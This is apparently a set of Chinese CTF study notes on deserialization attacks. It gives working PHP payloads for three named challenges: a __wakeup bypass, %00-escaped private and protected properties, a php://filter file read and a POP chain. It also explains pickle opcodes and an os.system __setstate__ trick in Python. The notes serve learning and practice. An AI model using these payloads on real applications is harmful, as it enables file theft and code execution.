反序列化：

php反序列化：

[魔术方法]

[极客大挑战 2019]PHP（wakeup绕过、private类型反序列化）

因为每次猫猫都在我键盘上乱跳，所以我有一个良好的备份网站的习惯
不愧是我！！！

提示存在备份文件，经过尝试是www.zip

index.php里发现是对select进行反序列化

```php
<?php
include 'class.php';
$select = $_GET['select'];
$res=unserialize(@$select);
?>
```

在class.php里发现是要使password为100，username为admin才可以获得flag，魔术方法有construct、destruct、wakeup

flag.php里明显放了一个假flag

```php
无用法
function __destruct(){
    if ($this->password != 100) {
        echo "</br>NO!!!hacker!!!</br>";
        echo "You name is: ";
        echo $this->username;echo "</br>";
        echo "You password is: ";
        echo $this->password;echo "</br>";
        die();
    }
    if ($this->username === 'admin') {
        global $flag;
        echo $flag;
    }else{
        echo "</br>hello my friend~~</br>sorry i can't give you the flag!";
        die();


    }
```

考点涉及wakeup绕过

> 与之相反，unserialize() 会检查是否存在一个 __wakeup() 方法。如果存在，则会先调用 __wakeup 方法，预先准备对象需要的资源。

[wakeup绕过方法]

```php
<?php
2 用法
class Name{
    无用法
    private $username = 'admin';
    无用法
    private $password = '100';#这里也可以换成数字100
}
$n = new Name;
print(serialize($n));
?>
```


获得序列化语句

```
O:4:"Name":2:{s:14:"Nameusername";s:5:"admin";s:14:"Namepassword";s:3:"100";}
```

通过增加属性数绕过wakeup

```
O:4:"Name":3:{s:14:"Nameusername";s:5:"admin";s:14:"Namepassword";s:3:"100";}
```

仍然不成功




存在php不同类型变量序列化格式不同问题参考文章

重新构建payload

```
O:4:"Name":3:
{s:14:"%00Name%00username";s:5:"admin";s:14:"%00Name%00password";s:3:"100";}
```

获得flag



[网鼎杯 2020 青龙组]AreUSerialz

该题通过is_valid函数来过滤之后再反序列化

```
function is_valid($s) {
        for($i = 0; $i < strlen($s); $i++)
                if(!(ord($s[$i]) >= 32 && ord($s[$i]) <= 125))
                        return false;
        return true;
}

if(isset($_GET{'str'})) {

        $str = (string)$_GET['str'];
        if(is_valid($str)) {
                $obj = unserialize($str);
        }
```

`

is_valid函数要求传入的序列化字符要在asic码32到125之间

阅读源码，需要通过read函数的file_get_contents函数来获得文件中的flag

```
    private function read() {
            $res = "";
            if(isset($this->filename)) {
                    $res = file_get_contents($this->filename);
            }
            return $res;
    }
```

然后用output函数来输出flag，那么就需要在开始利用process函数

```
  public function process() {
          if($this->op == "1") {
                  $this->write();
          } else if($this->op == "2") {
                  $res = $this->read();
                  $this->output($res);
          } else {
                  $this->output("Bad Hacker!");
          }
  }
```

所以该题要利用的魔术方法是destruct函数，而destruct函数内部又存在一个检测将op强行置1

所以这里还有一个php比较绕过[比较绕过方法]

这里强比较的是字符串类型的2，所以传一个整数类型的2即可绕过强比较并满足process的弱比较

```
function __destruct() {
        if($this->op === "2")
                $this->op = "1";
        $this->content = "";
        $this->process();
}
```

然后利用php伪协议利用file_get_contents来读取文件

```php
<?php
1 个用法
class FileHandler {

    无用法
    protected $op=2;
    无用法
    protected $filename="php://filter/read=convert.base64-encode/resource=flag.php";
    无用法
    protected $content;

}
$a = new FileHandler();
echo serialize($a);
?>
```


```
O:11:"FileHandler":3{s:5:"*op";s:1:"2";s:11:"*filename";s:57:"php://filter/read=convert.base64-encode/resource=flag.php";s:10:"*content";N;}
```

又因为原先各属性是protected，所以*前后加%00

```
O:11:"FileHandler":3{s:5:"%00*%00op";s:1:"2";s:11:"%00*%00filename";s:57:"php://filter/read=convert.base64-encode/resource=flag.php";s:10:"%00*%00content";N;}
```

但是%00在该题会被过滤，查看wp学习到php7.1+对属性不敏感，可直接传public类型的即可

解码后即可获得flag



[MRCTF2020]Ezpop

__invoke()把对象以函数的方式调用时会调用该函数

```php
<?php
class CallableClass
{
    function __invoke($x) {
        var_dump($x);
    }
}
$obj = new CallableClass;
$obj(5);
var_dump(is_callable($obj));
?>
```

还涉及show类里的__wakeup函数绕过,但除了利用wakeup函数里的正则比较没有更好的调用tostring函数的方法

用Test类里的__get函数给$p赋值一个类Modifier，进而调用到Modifier的invoke函数

给Modifier的$var传入flag.php进而用include和php伪协议进行文件包含

pop链:

```
Modifier.invoke->append->文件包含伪协议
Test：->get->invoke
Show：tostring->get
```

```
O:4:"Show":2:{s:6:"source";O:4:"Show":2:
{s:6:"source";s:9:"index.php";s:3:"str";O:4:"Test":1:{s:1:"p";O:8:"Modifier":1:
{s:6:"%00*%00var";s:57:"php://filter/read=convert.base64-
encode/resource=flag.php";}}}s:3:"str";N;}
```

```php
}
$a=new Show();
$b=new Test();
$c=new Modifier();
$a->source=new Show();
$a->source->str=$b;
$b->p=$c;
echo serialize($a);
```

python反序列化

python反序列化的库pickle/cPickle，pickle.dumps()对对象进行序列化为字符串，pickle.loads()进行反序列化。

python序列化字符串以b'(　　.')

python序列化的结果与python版本和选择协议有关

python3大多版本中反序列化的字符串默认版本为3号版本，我这里python3.8的默认版本为4

> v0 版协议是原始的 “人类可读” 协议，并且向后兼容早期版本的 Python。
> v1 版协议是较早的二进制格式，它也与早期版本的 Python 兼容。
> v2 版协议是在 Python 2.3 中引入的。它为存储 new-style class 提供了更高效的机制。欲了解有关第 2 版协议带来的改进，请参阅 PEP 307。
> v3 版协议添加于 Python 3.0。它具有对 bytes 对象的显式支持，且无法被 Python 2.x 打开。这是目前默认使用的协议，也是在要求与其他 Python 3 版本兼容时的推荐协议。
> v4 版协议添加于 Python 3.4。它支持存储非常大的对象，能存储更多种类的对象，还包括一些针对数据格式的优化。有关第 4 版协议带来改进的信息，请参阅 PEP 3154。

通过pickletools来便于分析序列化后的字符串

```
import pickle
import pickletools

a_list = ['a','b','c']

a_list_pickle = pickle.dumps(a_list,protocol=0)
print(a_list_pickle)
# 优化一个已经被打包的字符串
a_list_pickle = pickletools.optimize(a_list_pickle)
print(a_list_pickle)
# 反汇编一个已经被打包的字符串
pickletools.dis(a_list_pickle)
```

常用reduce()函数来进行python序列化，且即使代码中没有reduce函数在序列化字符串中只要有R命令（取当前栈的栈顶记为`args`，然后把它弹掉；取当前栈的栈顶记为`f`，然后把它弹掉。以`args`为参数，执行函数`f`，把结果压进当前栈）就会自动调用reduce函数。

C指令（可以用来调用全局的`xxx.xxx`的值），通过修改序列化后的赋值语句获取无法获得的全局变量

build指令：原先类中无*setstate*函数，在payload里利用利用`{'__setstate__': os.system}`来BUILE对象

例题：